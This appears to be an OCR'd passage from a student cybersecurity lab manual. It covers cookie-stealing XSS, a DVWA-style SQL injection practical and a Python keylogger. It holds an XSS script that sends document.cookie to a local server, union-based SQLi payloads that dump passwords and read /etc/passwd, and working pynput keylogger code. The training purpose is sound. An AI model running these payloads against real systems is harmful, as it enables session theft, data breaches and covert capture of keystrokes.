


The output is as follows :






4. Go to the Command Prompt on your laptop and type the following command : **python -m http.server 1337**




Right click on the message box and then click on “Inspect”



Change the maxlength to “200”

Enter the following script in the message box :
<script>window.location='http://localhost:1337/?cookie' + document.cookie</script>



Practical 8

Aim : Perform SQL Injection attack

Theory :
SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.


SQL injection attack occurs when:

1. An unintended data enters a program from an untrusted source.
2. The data is used to dynamically construct a SQL query


Steps :

1. Follow the steps as in Practical 7 to setup the XAMPP, Apache and MySQL servers.


2. Go to the “SQL Injection” tab. Enter the User ID from 1 to 5. The output is as follows :




3. Enter the following query : **a' OR ''='**




4. Enter the following query : **' union select 1,@@version#**




5. Enter the following query : **' union select null,@@version#**




6. Enter the following query : **' union select null,@@hostname #**




7. Enter the following query : **' union select null,database() #**




8. Enter the following query : **' union select null,schema_name from information_schema.schemata #**




9. Enter the following query : **' union select null,concat(first_name,0x0a,password) from users #**



10. Enter the following query : **' union select null,@@datadir #**



11. Enter the following query : **' union all select load_file('/etc/passwd'),null #**



Practical 9

Aim : Create a simple keylogger using Python

Theory :
A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you type. It takes the information and sends it to a hacker using a command-and-control (C&C) server.

Steps :

1. Install the pynput library

```
C:\Users\Carol>pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl.metadata (30 kB)
Requirement already satisfied: six in c:\users\carol\appdata\local\programs\python\python38-32\lib\site-packages (from p
ynput) (1.16.0)
Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 89.2/89.2 kB ? eta 0:00:00
Installing collected packages: pynput
Successfully installed pynput-1.7.6

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: c:\users\carol\appdata\local\programs\python\python38-32\python.exe -m pip install --upgrade pi
p
```

2. Open the Python IDLE and enter the following code :

Code :

```
import pynput
from pynput.keyboard import Key, Listener

keys = []

def on_press(key):

    keys.append(key)
    write_file(keys)

    try:
        print('alphanumeric key {0} pressed'.format(key.char))

    except AttributeError:
        print('special key {0} pressed'.format(key))

def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:
```

```
            # removing ''
            k = str(key).replace("'", "")
            f.write(k)

            # explicitly adding a space after
            # every keystroke for readability
            f.write(' ')

def on_release(key):
    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False

with Listener(on_press = on_press,
              on_release = on_release) as listener:
    listener.join()
```

Output :